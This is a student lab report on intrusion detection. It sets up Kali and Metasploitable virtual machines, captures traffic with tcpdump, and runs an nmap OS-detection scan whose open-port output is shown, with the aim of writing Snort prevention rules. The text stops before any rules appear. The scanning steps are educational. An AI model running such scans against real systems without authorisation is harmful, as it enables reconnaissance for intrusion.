LAB REPORT

Subject: Intrusion Detection and Prevention

Session 04

Topic name: Analyzing Attacks and Prevention with IPS

1. GENERAL INFORMATION:

Num	Full name	Student ID	Email
1	Nguyen Dinh Kha	20520562	20520562@gm.uit.edu.vn
2	Le Sy Cuong	20521149	20521149@gm.uit.edu.vn

2. IMPLEMENTATION CONTENT

Num	Work	Personal responsible	Self-assessment result
1	Requirement 1.1	Nguyen Dinh Kha	100%
2	Requirement 1.2	Le Sy Cuong	100%
4	Requirement 1.3	Le Sy Cuong	100%

The section below of this report is the detailed documentation from the practical group.

DETAILED REPORT

Students undertake the practical exercise with the requirements below.


A. OVERVIEW

A.1 Objectives

- Analyse attacks based on pcap files collected.
- Write rules for Snort to prevent attacks (https://www.snort.org/documents#latest_rule_documents)
- Analyse results before and after deploying rules.


A.2 Environment Setup

- Use the environment set up in practical exercise 02.
- Use WinSCP to transfer files from remote machines via SSH. (https://winscp.net/eng/download.php)
- Use the nmap tool on Kali Linux. (https://nmap.org/docs.html)
- Use the Metasploit tool on Kali Linux. (https://github.com/rapid7/metasploit-framework/wiki)
- Check if the Victim machine can ping the Kali machine:



```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
    inet6 fe80::20c:29ff:fea3:809f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ ping 10.81.62.100
PING 10.81.62.100 (10.81.62.100) 56(84) bytes of data.
64 bytes from 10.81.62.100: icmp_seq=1 ttl=63 time=5.65 ms
64 bytes from 10.81.62.100: icmp_seq=2 ttl=63 time=7.03 ms
64 bytes from 10.81.62.100: icmp_seq=3 ttl=63 time=8.44 ms
64 bytes from 10.81.62.100: icmp_seq=4 ttl=63 time=7.67 ms
64 bytes from 10.81.62.100: icmp_seq=5 ttl=63 time=8.31 ms
64 bytes from 10.81.62.100: icmp_seq=6 ttl=63 time=6.71 ms
64 bytes from 10.81.62.100: icmp_seq=7 ttl=63 time=7.36 ms
64 bytes from 10.81.62.100: icmp_seq=8 ttl=63 time=10.7 ms
64 bytes from 10.81.62.100: icmp_seq=9 ttl=63 time=5.09 ms
64 bytes from 10.81.62.100: icmp_seq=10 ttl=63 time=27.0 ms
64 bytes from 10.81.62.100: icmp_seq=11 ttl=63 time=34.3 ms
64 bytes from 10.81.62.100: icmp_seq=12 ttl=63 time=5.71 ms
```

- Check if the Kali machine can ping the Victim:



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
000
    link/ether 00:0c:29:4b:af:65 brd ff:ff:ff:ff:ff:ff
    inet 10.81.62.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::89dd:d539:5e1:e137/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.62.200
PING 192.168.62.200 (192.168.62.200) 56(84) bytes of data.
64 bytes from 192.168.62.200: icmp_seq=1 ttl=63 time=7.99 ms
64 bytes from 192.168.62.200: icmp_seq=2 ttl=63 time=8.41 ms
64 bytes from 192.168.62.200: icmp_seq=3 ttl=63 time=7.33 ms
64 bytes from 192.168.62.200: icmp_seq=4 ttl=63 time=3.42 ms
64 bytes from 192.168.62.200: icmp_seq=5 ttl=63 time=8.37 ms
^C
── 192.168.62.200 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
```

B. PRACTICE

Before conducting the practical exercise, students configure the IP address for the VMnet4 card (VMware Network Adapter VMnet4) on the host machine to be 192.168.x.10/24. Next, try connecting WinSCP to the Victim machine (using the Victim machine's account).


Note: If the VMware Network Adapter VMnet4 is not present on the host machine (in Control Panel\Network and Internet\Network Connections), students need to configure it in VMWare to add VMnet4.

Sinh Students perform the practical exercise with the following requirements.

Requirement 1.1 Prevent nmap tool from scanning operating system information

On the Victim machine, use tcpdump to capture attack packets from the Attacker machine.


```
# tcpdump -i <interface> -w <ten-file.pcap>
```



```
msfadmin@metasploitable:~/IDPS$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
    inet6 fe80::20c:29ff:fea3:809f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ tcpdump -i eth0 -w output.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~/IDPS$ sudo tcpdump -i eth0 -w output.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```


Use the nmap tool to scan information about the Victim machine's operating system. Then, check the results.p dò quét thông tin về hệ điều hành của máy Victim.

```
# nmap -O <ip victim>
```



```
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.62.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-23 09:04 EST
Nmap scan report for 192.168.62.200
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.72 seconds
```


- Check the Victim machine again after the Attacker machine scans with nmap:



```
msfadmin@metasploitable:~/IDPS$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
    inet6 fe80::20c:29ff:fea3:809f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ tcpdump -i eth0 -w output.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~/IDPS$ sudo tcpdump -i eth0 -w output.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2111 packets captured
2111 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~/IDPS$
msfadmin@metasploitable:~/IDPS$ ls
output.pcap
msfadmin@metasploitable:~/IDPS$ _
```

⇨ There is an output.pcap file.

- Use WinSCP to retrieve the captured pcap file, analyze it, and propose a method to prevent the attacker's scanning.



C:\Users\HENRY\Documents\

Session

File protocol: SFTP

Host name: 192.168.62.200

Port number: 22

User name: msfadmin

